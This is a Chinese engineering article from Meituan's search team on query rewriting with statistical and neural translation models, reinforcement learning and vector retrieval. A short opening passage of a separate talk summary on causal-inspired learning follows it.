通过以上几种挖掘手段，结合判别模型进一步提高准确率后能够得到数据量约千万级别的高质量改写对。但线上词典的应用方式泛化效率低下，下文会阐述如何通过线上模型进一步提高查询改写的整体效果。

美团查询改写线上有以下几种方案：（1）高精度的词典改写；（2）较高精度的模型改写（统计翻译模型 +XGBoost 排序模型）；（3）覆盖长尾 Query 的语义 NMT（神经网络翻译模型）端到端生成改写；（4）覆盖商户名搜索流量的在线向量化检索。

词典改写是业界通用的方法，需要注意的是同义词替换需要结合上下文信息，比如“百姓”和“平民”单独看是可以同义的，但在“百姓大药房”和“平民大药房”中则是一个严重漂移的改写，在对词典改写类型分类后结合实体识别信息设计策略可以解决大部分此类问题。下面的篇幅将对美团搜索查询改写的后三种在线模块分别做介绍。

### 3.3.1 SMT（统计翻译模型）

通过离线挖掘改写 Query 的方式存在的问题是覆盖不足，但是一个 Query 里包含的短 Term 可以进行改写，例如生活服务领域常见的例子：“XX 坏了”=“维修 XX”。从这个角度思考可以将查询改写任务抽象为一个典型的机器翻译任务。可设定 $f$ 为用户搜索词，$e$ 为目标改写词，SMT 整体可以抽象为一个噪声信道模型，根据贝叶斯公式求解 SMT 公式推导：

$$\tilde{e} = \underset{e \in e^*}{arg\,max}\, p(e|f) = \underset{e \in e^*}{arg\,max}\, p(e|f)\frac{p(f|e)p(e)}{p(f)} = \underset{e \in e^*}{arg\,max}\, p(f|e)p(e)$$

其中得到的两个概率 $p(f \mid e)$ 即为概率转移模型，$p(e)$ 为语言模型。由此将改写模型拆分为两部分，结合已有的千万级别平行语料得到词对齐候选，分别训练Decode模型（概率转移模型）和语言模型。在实际的构建过程中针对遇到的Case，对模型的细节做了一些定制优化：





图 10　SMT 改写流程示意图

- **对齐字典过滤**：由于平行语料的噪音，以及对齐产生的错误数据，我们使用离线训练的 BERT 语义判别模型结合规则（例如两个 Term 分布的类目交叉熵，是否互相包含等维度的特征）对生成后的对齐词表做了过滤优化。
- **结构化 Decode 模型**：SMT 的 Decode 采用的是 BeamSearch 算法，BeamSearch 的参数主要分为两部分：（1）映射概率的参数，在对齐词表的

score 基础上单独添加了一些衡量两个 Term 之间的相似度特征;(2) 转移概率的参数，在语言模型基础上添加了 Term 结合度的信息。

- **排序模型**：改写的最终目的是召回更多相关且优质的商户、商品和服务，因此在得到大量的 SMT 生成的改写结果后，仍然要考虑两方面的问题，一方面是语义相关性，另一方面是有效性。解决的方案是引入 XGBoost 排序模型，使用的特征同时考虑语义相关性和改写词召回结果维度的业务统计效果。在语义相关性方面使用的特征包括原词改写词各自的点击特征、文本特征；候选对的文本编辑距离、文本语义相似度分数、Session 转移次数以及时间间隔等。在有效性方面引入了地域和流行性两方面信息，包括在 Document 和 Document 类目两个维度的曝光、点击、下单等共现特征。排序模型取 Top3 的优质改写，减少了搜索检索索引压力的同时能有效保证改写词召回当地优质相关结果。

最终，线上的整体框架类似业界经典的的 Learning to Rewriting 框架 [17-18]，模型上线后对线上的有改写流量覆盖占比有近 12% 的提升，在 QV_CTR 等指标上获得了非常可观的收益。

### 3.3.2 NMT（神经网络翻译模型）

在线上引入同义词替换、SMT 统计翻译改写后，线上有改写的流量覆盖率接近 70%。但在中长尾 Query 中仍然有覆盖不足的情况，主要由以下两类问题导致：

1. 分词粒度引入的挖掘效率问题：无论是同义词替换或是基于更短 Term 的 SMT 翻译改写，都对分词结果和候选有一定依赖。而中文同义的粒度往往只是某一个字的变换，例如“学 XX”→“培训 XX”，且在单字维度的改写容易造成 Case，同时不可能将所有的“学 XX”挖掘出来达到提升覆盖的目的。
2. 语义相近不能对齐的复杂 Query 改写问题：用户在输入一些自然语言的 Query 时，如：“哪里有便宜的手机卖”在商家侧则是“手机优惠”，基于词片段候选的方法泛化能力较弱，不能解决类似的问题。

从以上问题出发，需要一个不依赖候选的生成式改写模型，我们考虑使用深度语义翻译模型 NMT 来解决这类问题。

2016 年年底 Google 公布的神经网络机器翻译（GNMT）[19] 宣告了神经网络机器翻译性能超过 1989 年的 IBM 机器翻译模型（SMT，基于短语的机器翻译模型）。推动这一巨大发展就是引入 Attention 机制 [20] 的 Sequence to Sequence（Seq2Seq）的端到端模型。 但在实际的使用中发现，NMT 生成的改写词存在不符合语义（生僻或不通顺）以及改写有语义漂移两个问题，导致在线上新增改写的有效比例低，甚至会导致严重的漂移 Case。因此要引入 NMT 做改写必须结合搜索的使用场景对以上两个问题做优化，目标是生成无意图漂移、能够产生实际召回影响的改写词。基于以上问题分析和思考，通过引入环境因素引导 NMT 生成更高质量的改写是大方向目标，从这个角度出发我们调研了强化学习的方法。

强化学习的过程是一个智能体（Agent）采取行动（Action）从而改变自己的状态（State）获得奖励（Reward）与环境（Environment）发生交互的循环过程。我们希望借助强化学习的思想，将预训练的 NMT 改写模型作为 Agent，在强化学习迭代的过程中其生成的改写（Action）通过搜索系统（Environment）产生最终的曝光和点击（Reward）来指导 NMT 优化模型参数（State）。

经过进一步调研，我们参考了 Google QA 系统 [21] 以及知乎的工作 [22]，即通过强化学习的方法，把搜索系统当做一个 Environment，改写模型当做 Agent，从而将大搜的结果质量考虑进来。但由于美团场景下的排序与位置、用户等排序因素强相关，将整个大搜作为 Environment 将改写词召回向前排序的反馈机制不可借鉴，并且请求在线排序会导致训练速度慢等一系列工程问题。结合 NMT 实际的表现，考虑优先保障生成改写的语义相似度，使用大搜召回日志结合 BERT 语义判别模型做 Environment，目标为原词改写词在搜索系统交互中的商户集合的交叉度和自然语义相似度。最终整体的框架图如下所示：





图 11　强化学习 NMT 训练流程和 NMT 模型结构图

下面详细介绍算法模块设计和流程：

## Step 0 预训练 NMT 生成器

- **模型**：生成器使用预训练的 NMT，模型结构是经典 Seq2Seq 模型。考虑到实际搜索场景下用户搜索词较短，使用了基于字切分的初始化 Embedding，并且在 Encoder-Decoder 之间引入 Attention，Attention 机制可以很好地替代在 SMT 里面的对齐机制，非常符合查询改写的任务背景。此外，我们还使用了通过美团语料 Fine-Tuning 的 BERT 初始化 Encoder，这样做的好处是引入更多的语义信息且模型收敛较快。
- **预训练数据**：预训练在整个系统中是非常重要的，由于使用离线历史日志模拟搜索系统，在强化学习过程中若生成器产生的改写词都非常生僻会导致 Reward 稀疏，最终系统不能收敛或效果没有优化。因此，我们在数据方面做了以下优化，考虑到 NMT 做改写的优势是语义泛化，我们从上述离线挖掘得到的数据去除了商户名地址等专有名词别名；在整体的训练中强化学习会对改写词和原词一样的结果做“惩罚”，带来的后果是部分专有名词如一些固定叫法的商品名等改写为有漂移的其他商品，因此在训练数据中加入了少量商品名的原词改写对，限制模型在这一类 Query 的泛化能力。
- **模型优化**：查询改写中的短 Query 翻译在实践中发现容易出现过翻（不断重复

翻译某一些词语）和漏翻（翻译过程中会漏掉一些词语）问题。过翻的原因有两种，一是由于训练语料噪音或训练不充分，二是翻译过程中出现 OOV 的情况下，由于 NMT 是序列问题，后面的翻译过程会损失信息，从而导致过翻。解决过翻问题的方法除了丰富和优化训练数据外，还引入了 Coverage（覆盖率）机制。即为每个源端词维护一个 Coverage Vector 来表示这个词语被翻译的程度，在解码过程中该覆盖率信息会传入 Attention Model，从而使它能够更加关注未被翻译的源端词。漏翻的问题则是由于训练语料中有大量一对多的改写对，导致 NMT 无法学习到准确的对齐信息，通过在强化学习中引入编辑距离来解决这类问题。

**Step 1 原词改写词输入环境计算反馈**

从用户角度出发，好的改写词应该是语义相同、改写词新增召回的商户与原词召回商户很相似，并且用户在点击的商户分布上应该是比较一致的。此外，从改写的有效性出发，改写词需要是通顺的、有较丰富召回结果的热门搜索词。从上面的分析中得出，满足相似度高的改写应返回正反馈，不相似、不通顺改写词应返回负反馈。因为将环境分为两个部分，离线搜索日志模拟搜索系统以及 BERT 语义判别系统，分别从搜索系统和用户的交互以及语义判别两个角度对产生的 Action 做出反馈。

- **离线搜索日志模拟搜索系统**：离线搜索日志中包含一次搜索中，搜索系统最终曝光的商户列表以及用户在列表上的点击行为，通过收集较长一段时间的搜索日志，我们假设历史 Query 足够丰富，储存历史 Query 的召回商户 ID 列表和用户点击商户 ID 列表两张宽表，在强化学习过程中通过在这两个宽表上检索出原词和 NMT 生成改写词的历史召回商户 ID 列表和历史点击商户 ID 列表，可以将这个过程比作检索召回和点击两个维度的 One-Hot 向量表征检索词，通过计算这两个向量的重合度得到召回相似度和用户意向相似度的数学表征。通过这种方法我们看似得到一个较合理的环境输出，但仍存在几个问题，一是原词不在历史 Query 中的特征缺失情况，我们对 NMT 改写到原词设计了较小的固定正反馈解决该问题；二是改写词不在历史 Query 中的情况，我们认为改写词不同于原词不应该是生僻的，因此对查找不到改写词的情况给与

了一个固定的负反馈。此外还对相似度的计算做了 Sigmod 平滑，捕捉更大的变化梯度。

- **BERT 模拟语义判别系统**：有了模拟搜索系统为什么还需要语义判别？原因是用户在商户列表页的点击不一定完全代表其意图。一方面是前面提到的，一个商户可能具有多个语义并列的服务。如大部分口腔医院都提供“拔牙”和“补牙”的服务，在这两个搜索词的商户召回和点击交叉是很大的；另一方面在现有的搜索系统中可能存在错误的改写，尤其是改写词是热门搜索词或原词的子串时，用户的点击可能因为图片或商户比较热门产生点击，这样的点击并不代表用户的原始意图。因此在强化学习系统引入语义判别的信息，从而避免这类搜索系统和用户行为遗漏的问题，并且也可以在一定程度上解决 Reward 稀疏问题。

**Step 2 打分器对环境产生的反馈做权重加和。**

根据环境给的反馈分数基于权重叠加后生成归一化的 Reward，这里根据业务场景和实际问题做了多轮迭代，设计了加权的反馈打分器，分别给搜索、用户行为、语义判别、字面匹配度几个方面不同的权重，最终归一化到 0-1 之间作为最终的反馈。

**Step 3 迭代打分器结果到生成器继续训练的 loss 中。**

根据打分器的分数将 Reward 叠加在 NMT Fine-Tuning 的模型 Loss 中，这里对比了几种方法，其中 Google 用 Batch 的平均句子长度对加和平均的 Loss 做归一化叠加方式效果最好。

- 在强化学习的 Query 语料上重复 1~3 步骤，直到模型收敛。

通过上线后的效果分析，引入强化学习的 NMT 可以解决语义类型改写（挑筋→拨筋，劳动争议→劳动纠纷，柴火烧→柴火灶），生僻的简写（法甜店→法式甜点，足指→足部指甲），输入错误导致的简写（瑜教练→瑜伽教练，桑洗浴→桑拿洗浴），自然语言类型 Query 去词（染发剂哪里买→染发剂，祛斑哪家医院好→祛斑医院）。

总体来说，强化学习能够在生成改写词的质量上有一定的提升，尤其在相关性方面

引入了搜索系统和用户的反馈后改写的精度和效率有较大提升，离线评估准确率由69% 提升至 87%，在线上提高复杂长尾 Query 改写覆盖的同时不会引入影响用户体验的恶劣 BadCase，在整体美团搜索长尾 Query 的 QV_CTR 等指标上取得了较好的收益。

### 3.3.3 在线向量化召回

向量化召回随着 Sentence-BERT，SimCSE 等向量表示方法近期在学术界的刷榜，逐渐有越来越多的公司开始尝试大规模应用起来，如 Facebook[23]、淘宝搜索 [24]、京东 [25] 等。得益于预训练模型表达能力强等特点，对比传统的 DSSM 等方法有更好的泛化能力和准确度。

在改写场景使用向量召回还有两个优点：一方面 Query 和改写词较短且长度相近，并且语义和类型较一致，参数一致的双塔即可保证一定的准确率；另一方面改写词从候选池中检索出来而不是生成，可以控制改写词的有效性以及限制语义类型。通过分析美团搜索的漏召回问题发现商户名精搜漏召回问题较大，此外考虑到美团场景下，商户提供的服务丰富、Document 端文本较长意图较分散的问题，我们先在商户意图下文本不匹配导致的少无结果问题中尝试了向量化召回（下文称为“模糊改写”）并取得了非常好的效果，下面将进行详细介绍。

首先对这类 Case 做归纳总结，认为模糊改写要解决的问题是：用户有明确商户意图时，因文本不匹配，或 NER 切分错误导致无结果、漏召回问题，这类 Case 用户意图明确但 Query 表述模糊。例如：搜索“九匠和牛烧肉”未召回 POI“九匠精酿烤肉”、搜索“宁波莱斯小火车”未召回 POI“宁波火车来斯主题公园”。这类问题混合了多种文本变体，难以在现有结构化召回框架内解决。确定问题的边界后，总结这类 Case 有以下特点：（1）Query 是多变的，但商户名召回池是有限且确定的；（2）Query 和商户名文本长度较短，非常适合向量化召回算法；（3）可以摆脱现有布尔检索召回框架的限制，避免简单文本匹配导致漏召回。因此我们制定了以向量召回为基础的模糊改写流程：





图 12 向量召回技术架构示意图

下面会着重介绍模糊改写的核心模型以及线上服务处理流程两部分。

**模型结构：** 模型结构采用双塔Query Tower $Q$和POI Tower $P$，对于给定的Query和POI，公式中使用 $q$表示输入Query文本，$p$表示输入POI标题文本，模型计算过程为：

$$f(q,p) = G(Q(q), P(p))$$

其中$Q(q)$表示产出Query Embedding的BERT塔，$P(p)$表示产出POI标题文本Embedding的BERT塔，$G$表示打分计算函数，比如Inner Product、L2 distance等。

- **向量 Pooling**：根据 BERT 模型各层越远离下游任务泛化能力越强的特性，经过多次实验验证使用倒数第二层向量做 Avg Pooling 后输出的结果有更高的准确率和召回率。
- **Negative Sampling**：Facebook 在论文《Embedding-based Retrieval in Facebook Search》[23] 中强调了负样本分布的问题。我们在负采样上有三部分：Random Negatives、Batch Negatives、Hard Sample Negatives，并增加了一组超参来调整三者的比例。Random Negatives 越多，召回商户质量较高但相关性会有所下降；Batch Negatives 参考了 SimCSE 的做法，

增加后相关性有所提升；Hard Sample Negatives 是通过规则筛选了一批商户名文本上很相似的不同商户，以及加入错误的改写、纠错对，以较低的比例加入每一轮的训练中，进一步提升相关性表达。

图 13　向量召回双塔模型训练数据构造示意图

**Loss 函数**：Loss 选用了 Binary Cross-Entropy 的 Pointwise Loss 函数，原因是对于有标准商户名 Label 的情况下，模型预测改写商户名“绝对正确”的性能好于 Pairwise 预测“相对正确”的改写商户名。在实际的对比实验结果中也体现了这一点。

**线上服务搭建**：如图 12 所示，线上分为前置流量划分模块、Query 端的在线文本向量化、ANN 向量检索以及后置规则四部分。

- 前置流量划分模块：前置流量划分模块控制模糊改写服务调用逻辑，仅在商户名搜索意图下传统文本召回无结果时调用。一方面保证效果，另一方面减少对

下游 TFServing 向量预测服务和向量检索服务的流量压力。

- Query 端的在线文本向量化：预训练模型的线上性能一直是困扰大型 NLP 模型在搜索系统落地的困难之一。模型上尝试了 Faster-Transformer，并将模型转为 FP16 精度进行加速。工程上除整体服务的缓存外，考虑到 Query 向量与城市无关，在这一模块也设计了一层缓存，进一步减少实时调用。
- ANN 检索：向量检索使用了美团搜索团队自研的 Antler 向量检索引擎，该服务基于 Faiss 库封装，实现了 IVFFlat、HNSW 等向量检索算法，并支持分布式向量检索、实时索引、多字段分片、向量子空间、标量过滤等检索能力，对模糊改写在不同城市检索不同的 POI 库提供了高性能的多字段检索支持。ANN 的参数调整同样对整体效果有上下 2PP 的影响。
- 后置规则：通过设计编辑距离等简单文本过滤规则和简单的词权重策略，优先保证商户名的核心部分的相关度，进一步提高模糊改写的效果。

模糊改写项目上线后，对“九匠和牛烧肉”未召回 POI“九匠精酿烤肉”这类目标 Case 解决很好，在用户搜索商户名时出现换字、多字、少字的情况泛化能力很强，并且训练数据中加入同义词替换后也解决部分同义字、同义词替换的漏召回问题。从线上效果看，QV_CTR、无结果率以及长尾 BadCase 等指标上均有较大收益，有效改善了这部分流量的用户搜索体验。

除积累了向量检索的算法工程经验外，我们总结这个项目的成功之处在于通过一系列问题发现和问题分类的手段界定了清晰的问题边界，并做了合适的技术选型，使用意图信号限制应用范围对向量召回扬长避短，最终收益超出预期。向量检索近几年在业界各大公司均有尝试，我们认为在非商户名搜索流量以及商品搜索流量上还有巨大的挖掘空间，结合美团场景中商户多字段、多服务、多业务的难点，模型的变体有非常多可尝试的点，我们会在后续的文章介绍在线向量化检索方向的探索，敬请期待。

## 3.4 查询改写服务能力平台化

查询改写项目经过上述介绍的迭代，在美团搜索不同发展时期均贡献了不错的业务收益。并且随着技术影响力的扩大，逐步与大众点评 App 搜索、外卖 App 搜索、搜索

广告等业务方建立了合作，在美团搜索的商品、外卖、酒店旅游等业务沉淀了相应的数据和技术能力。与此同时，各业务也根据自身的发展阶段和业务特点对查询改写提出了一些独有的需求，对此我们把查询改写的核心功能做了抽象，整个技术框架的发展方向为：

- **数据精细化**：数据层面区分几个核心业务，提供的词关系包括同义、上下位、同位、不相关等语义维度，搜索召回使用同义词下位词，推荐广告等还可以考虑使用同位词，不相关词则提供给相关性或排序模型做训练负例。在持续的挖掘过程中通过模型和人工校验分出不同精度的数据，用于排序特征也获得了超出预期的收益。
- **算法工具化**：在数据量覆盖率方面提供全面的算法挖掘工具，在语义判别方面不断迭代模型精度，并结合应用场景解决短文本的歧义性问题，跟踪和探索业界前沿方法。
- **在线服务可运维**：在线服务方面支持快速的业务接入、在线 AB 实验和干预等。





图 14 查询改写平台技术框架图

# 4. 总结与展望

本文介绍了美团场景下查询改写任务上的探索和实践经验，在垂直领域搜索召回这一课题上结合实际业务场景和用户需求探索了语义判别模型、语义检索模型、图模型等前沿算法技术，积累了生活服务领域短语关联认知数据。其中在离线数据部分介绍了策略、统计翻译、图方法和 Embedding 等多种技术角度的挖掘方法，并对总结了各个方法在实践过程中的出发点、效果和优缺点。在线模型方面结合垂直领域搜索的结构化检索特点，设计了高精度的词典改写、较高精度的模型改写（基于 SMT 统计翻译模型和 XGBoost 排序模型）、覆盖长尾 Query 的基于强化学习方法优化的 NMT 模型、针对商户搜索的向量化召回四种线上方案。

目前，在美团 App 搜索中有改写流量占比约 73%，在大众点评 App 搜索有改写流量占比约 67%。构建的查询改写能力和服务平台支持各个业务频道内搜索以及搜索广告平台等，并取得了不错的收益。现在查询改写服务高峰期集群 QPS（Query Per Second）已经达到了 6 万次 / 秒，我们会进一步投入研发，提升公司内乃至业界内的技术影响力。

如何更好地连接用户和平台上的服务、商家、商品是一个需要长期和多方面投入解决的问题。我们未来可能会进行以下几个方向的迭代：

1. **进一步探索向量检索**：在生活服务的场景下，用户的需求和平台上提供的服务都是庞大的，且会越来越细致和多样。而近几年的对比学习等方法在文本表示领域不断刷新榜单，业界也已经在探索和布局在线向量召回。我们认为这方面的成长空间巨大，会持续投入。
2. **语义判别模型探索**：语义理解离不开上下文，对于搜索来说用户的短文本搜索词的理解更是如此。类似前文介绍在 Graph Embedding 做的尝试，后续可以考虑多模态等方法，更好的解决搜索上下文下的语义判别问题。
3. **生成式改写探索**：强化学习还可以向 SeqGAN[26] 等方向尝试，以及用更好的生成器来解决长尾搜索词改写问题。
4. **进一步细化词关系能力建设**：在与各个业务合作的过程中发现各类的词关系

均有用途，可以根据相关性的强弱作用于召回、相关性、排序等其他各模块。这方面目前定义比较完备的是阿里巴巴在商品领域构建的 AliCoCo[27]。在生活服务领域词关系是更为丰富的，我们希望能建立起生活服务领域最大、最精细、最丰富的词关系结构化数据，更好的服务于使用方。

## 5. 作者简介

杨俭、宗宇、谢睿、武威，均来自美团平台 / 搜索与 NLP 部。

## 6. 参考文献


[1] 温丽红、罗星驰等 . 美团搜索中 NER 技术的探索与实践 .

[2] Antonellis, Ioannis, Hector Garcia-Molina, and Chi-Chao Chang. "Simrank++ query rewriting through link analysis of the clickgraph (poster)." Proceedings of the 17th international conference on World Wide Web. 2008.

[3] Perozzi, Bryan, Rami Al-Rfou, and Steven Skiena. "Deepwalk: Online learning of social representations." Proceedings of the 20th ACM SIGKDD international conference on Knowledge discovery and data mining. 2014.

[4] Mikolov, Tomas, et al. "Efficient estimation of word representations in vector space." arXiv preprint arXiv:1301.3781 (2013).

[5] Grbovic, Mihajlo, et al. "Context-and content-aware embeddings for query rewriting in sponsored search." Proceedings of the 38th international ACM SIGIR conference on research and development in information retrieval. 2015.

[6] Djuric, Nemanja, et al. "Hierarchical neural language models for joint representation of streaming documents and their content." Proceedings of the 24th international conference on world wide web. 2015.

[7] Shen, Yelong, et al. "Learning semantic representations using convolutional neural networks for web search." Proceedings of the 23rd international conference on world wide web. 2014.

[8] Devlin, Jacob, et al. "Bert: Pre-training of deep bidirectional transformers for language understanding." arXiv preprint arXiv:1810.04805 (2018).

[9] Reimers, Nils, and Iryna Gurevych. "Sentence-bert: Sentence embeddings using siamese bert-networks." arXiv preprint arXiv:1908.10084 (2019).

[10] Gao, Tianyu, Xingcheng Yao, and Danqi Chen. "SimCSE: Simple Contrastive Learning of Sentence Embeddings." arXiv preprint arXiv:2104.08821 (2021).

[11] Johnson, Jeff, Matthijs Douze, and Hervé Jégou. "Billion-scale similarity search with gpus." IEEE Transactions on Big Data (2019).

[12] 杨扬、佳昊等 . 美团 BERT 的探索和实践 .

[13] Liang X, Wu L, Li J, et al. R-Drop: Regularized Dropout for Neural Networks[J]. arXiv preprint arXiv:2106.14448, 2021.

[14] Xu, Runxin, et al. "Raise a Child in Large Language Model: Towards Effective and Generalizable Fine-tuning." arXiv preprint arXiv:2109.05687 (2021).
[15] Kipf, Thomas N., and Max Welling. "Semi-supervised classification with graph convolutional networks." arXiv preprint arXiv:1609.02907 (2016).
[16] Veličković, Petar, et al. "Graph attention networks." arXiv preprint arXiv:1710.10903 (2017).
[17] Yin, Dawei, et al. "Ranking relevance in yahoo search." Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining. 2016.
[18] He, Yunlong, et al. "Learning to rewrite queries." Proceedings of the 25th ACM International on Conference on Information and Knowledge Ma.
[19] Wu, Yonghui, et al. "Google's neural machine translation system: Bridging the gap between human and machine translation." arXiv preprint arXiv:1609.08144 (2016).
[20] Vaswani, Ashish, et al. "Attention is all you need." Advances in neural information processing systems 30 (2017): 5998-6008.
[21] Buck, Christian, et al. "Ask the right questions: Active question reformulation with reinforcement learning." arXiv preprint arXiv:1705.07830 (2017).
[22] 方宽 . Query 理解和语义召回在知乎搜索中的应用 .
[23] Huang, Jui-Ting, et al. "Embedding-based retrieval in facebook search." Proceedings of the 26th ACM SIGKDD International Conference on Knowledge Discovery & Data Mining. 2020.
[24] Li, Sen, et al. "Embedding-based Product Retrieval in Taobao Search." arXiv preprint arXiv:2106.09297 (2021).
[25] Zhang, Han, et al. "Towards personalized and semantic retrieval: An end-to-end solution for e-commerce search via embedding learning." Proceedings of the 43rd International ACM SIGIR Conference on Research and Development in Information Retrieval. 2020.
[26] Yu, Lantao, et al. "Seqgan: Sequence generative adversarial nets with policy gradient." Proceedings of the AAAI conference on artificial intelligence. Vol. 31. No. 1. 2017.
[27] Luo, Xusheng, et al. "AliCoCo: Alibaba e-commerce cognitive concept net." Proceedings of the 2020 ACM SIGMOD International Conference on Management of Data. 2020.

# 美团内部讲座 | 清华大学崔鹏：因果启发的学习、推断和决策

作者：美团技术团队

| **分享嘉宾**：崔鹏，清华大学计算机系长聘副教授，博士生导师

| 研究兴趣聚焦于大数据驱动的因果推理和稳定预测、大规模网络表征学习等。在数据挖掘及人工智能领域顶级国际会议发表论文 100 余篇，先后 5 次获得顶级国际会议或期刊论文奖，并先后两次入选数据挖掘领域顶级国际会议 KDD 最佳论文专刊。担任 IEEE TKDE、ACM TOMM、ACM TIST、IEEE TBD 等国际顶级期刊编委。曾获得国家自然科学二等奖、教育部自然科学一等奖、电子学会自然科学一等奖、北京市科技进步一等奖、中国计算机学会青年科学家奖、国际计算机协会（ACM）杰出科学家。

## 背景

预计未来十到二十年内，人工智能会在很多风险敏感性的领域得到更加广泛的应用，包括医疗、司法、生产、金融科技等等。之前，人工智能大部分是应用在互联网之上，而互联网是一个风险不敏感的领域，不过随着这两年各种法律法规的出台，让各大互联网平台处在了「风口浪尖」，越来越多的人开始看到互联网中各种潜在的风险，并且还面临着被宏观政策调控的风险。因此，从这个层面上来讲，人工智能技术所带来的风险亟待被关注。

对人工智能风险的防控，可谓「只知其然，不知其所以然」。大家知道怎样去做预测，但很难去回答「Why」，比如为什么要做这样的决策？什么时候可以相信系统的判断？很多问题的模型我们都无法给出一个相对准确的答案。这样的话，就会带来一系列的问题。首先是不可解释性，这也导致了「人机协同」模式很难在现实世界中落地，比如人工智能技术很难应用于医疗行业，因为医生不知道系统判断的依据是什么，所以目前人工智能技术在落地时有很大的局限性。第二，当前主流的人工智能方

法基于独立同分布的假设，这要求模型的训练集数据和测试集数据来自同一分布，而在实际应用中，很难保证模型会被应用于什么样的数据中，因为模型最终的性能取决于训练集和测试集分布的拟合度有多高。第三，人工智能技术在应用于社会性问题时会引入公平性风险，比如在美国，收入、教育等背景完全一致的两个人，系统判断黑人的犯罪率可能是白人的十倍。最后是不可回溯性，无法通过调整输入来获取想要的输出，因为推理和预测的过程是不可回溯的。

**主要根源：关联统计是当前人工智能的基础**

基于关联的框架

X T → Y

基于因果的框架

X → T, X → Y, T → Y

收入—犯罪率 强关联

肤色—犯罪率 强关联

T：肤色

X：收入

Y：犯罪率

收入—犯罪率 强因果

肤色—犯罪率 弱因果

图 1

